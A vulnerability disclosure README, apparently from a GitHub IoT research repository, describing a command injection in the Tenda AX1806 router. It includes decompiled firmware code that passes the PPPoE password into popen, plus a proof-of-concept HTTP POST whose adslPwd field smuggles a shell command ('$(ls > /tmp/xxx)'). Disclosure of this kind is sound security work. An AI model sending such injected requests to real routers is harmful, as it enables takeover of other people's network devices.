

main ▾

...

IOT_Vul / Tenda / TendaAX1806 / readme_en.md



zhefox Add files via upload

History

1 contributor

81 lines (44 sloc) | 2.55 KB

...

*** Command Injection Vulnerability in Tenda AX1806 **

Overview

- ***Type***: Command Injection Vulnerability
- ***Supplier***: Tenda (<https://tenda.com.cn>)
- *****Product****: WiFi router AX1806
- Firmware download address: **** <https://www.tenda.com.cn/download/detail-3306.html>
- Firmware download address: **** https://down.tenda.com.cn/uploadfile/AX1806/US_AX1806V21brv1001cn2988ZGDX01.zip

Tenda AX1806 uses a new generation of WIFI6 (802.11ax) technology, and combines higher number of subcarriers and 1024QAM modulation technology. Compared with wifi-5 routers, dual-band wireless internet access rate is greatly improved. WanParameterSetting has a Command Execution Vulnerability

Description

1, Product Information:

Overview of the latest version of Tenda AX1806 router simulation:

AX1806 AX1800 WiFi6无线路由器 [资料下载](#)

首页 / AX1806 / 资料下载

AX1806 升级软件 v1.0.0.1

[立即下载](#)

关联产品: AX1806 更新日期: 2022/1/6

AX1806升级说明

硬件版本: V2.0/V2.1

软件版本: v1.0.0.1

注意事项:

1. 此固件仅适用于AX1806型号且当前软件版本为v1.0.0.X的机器升级，升级前请确认产品型号和当前软件版本。

2. 解压缩文件，登录无线路由器管理界面，点击“系统管理”-“软件升级”-“本地升级”，选择“bin”结尾的文件来升级您的无线路由器。

3. 升级过程不可断电，否则会导致机器损坏无法使用。

更新说明:

1、优化并默认开启IPv6功能。

* 如果链接错误或其他问题，请反馈到 tenda@tenda.com.cn或联系在线客服，谢谢。


2. Vulnerability Details

Tenda AX1806 was found to have a command injection vulnerability in the WanParameterSetting function

```
1 FILE *__fastcall save_encrypted_data(const char *a1, const char *a2)
2 {
3     char s[536]; // [sp+8h] [bp-218h] BYREF
4
5     memset(s, 0, 0x200u);
6     snprintf(s, 0x200u, "echo -n %s | openssl aes-128-ecb -e -a -pbkdf2 -k 1qaz2wsx3edc4rfv -out %s", a1, a2);
7     return popen(s, "r");
8 }
```

```
9 char s[256]; // [sp+10h] [bp-320h] BYREF
10 char v21[256]; // [sp+110h] [bp-220h] BYREF
11 char v22[288]; // [sp+210h] [bp-120h] BYREF
12
13 memset(s, 0, sizeof(s));
14 memset(v21, 0, sizeof(v21));
15 memset(v22, 0, 0x100u);
16 if ( a2 == 1 )
17 {
18     webgetvalue(a1, "adslUser", &byte_1C2CF0);
19     v5 = v4;
20     webgetvalue(a1, "adslPwd", &byte_1C2CF0);
21     v7 = v6;
22     webgetvalue(a1, "dnsAuto", "1");
23     v19 = v8;
24     webgetvalue(a1, "dns1", &byte_1C2CF0);
25     v10 = v9;
26     webgetvalue(a1, "dns2", &byte_1C2CF0);
27     v12 = v11;
28     memset(s, 0, sizeof(s));
29     sprintf(s, "wan%d.ppo.e.userid", 1);
30     GetValue(s, v21);
31     memset(s, 0, sizeof(s));
32     sprintf(s, "wan%d.ppo.e.pwd", 1);
33     GetValue(s, v22);
34     if ( strncmp(v21, v5, 0x100u) || strncmp(v22, v7, 0x100u) )
35     {
36         save_encrypted_data((int)v7, (int)"/tmp/pppoe_password");
37         sub_30930(1, "pppoe.auth.changed", (int)"1");
38     }
39     SetValue("wl.wisp.access_mode", "pppoe");
40     SetValue("wl.wisp.ip", &byte_1C2CF0);
41     SetValue("wl.wisp.mask", &byte_1C2CF0);
42     SetValue("wl.wisp.gateway", &byte_1C2CF0);
43     SetValue("wl.wisp.dns1", &byte_1C2CF0);
44     SetValue("wl.wisp.dns2", &byte_1C2CF0);
45 }
46 else if ( a2 == 2 )
47 {
48     webgetvalue(a1, "adslUser2", &byte_1C2CF0);
49     v5 = v13;
50     webgetvalue(a1, "adslPwd2", &byte_1C2CF0);
51     v7 = v14;
```

The non-zero is true, and when we change the adslPwd parameter, we get a command injection vulnerability after setting it.



3. Recurring loopholes and POC

To reproduce the vulnerability, the following steps can be followed:

Start firmware (real machine) via qemu-system or other means

Attack using the following POC attacks

Note the replacement of password fields in cookies

```
POST /goform/WanParameterSetting?0.8762489734485668 HTTP/1.1
Host: 192.168.68.150
Connection: close
Content-Length: 191
sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="98", "Google Chrome";v="98"
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/98.0.4758.109 Safari/537.36
sec-ch-ua-platform: "macOS"
Origin: https://192.168.68.150
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://192.168.2.1/main.html
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: password=edef4d6d98974e46457a587e2e724a2ndy5gk
```

```
wanType=2&adslUser=aaaa&adslPwd=$(ls >
```

/tmp/xxx)&vpnServer=&vpnUser=&vpnPwd=&vpnWanType=1&dnsAuto=1&staticIp=&mask=&gateway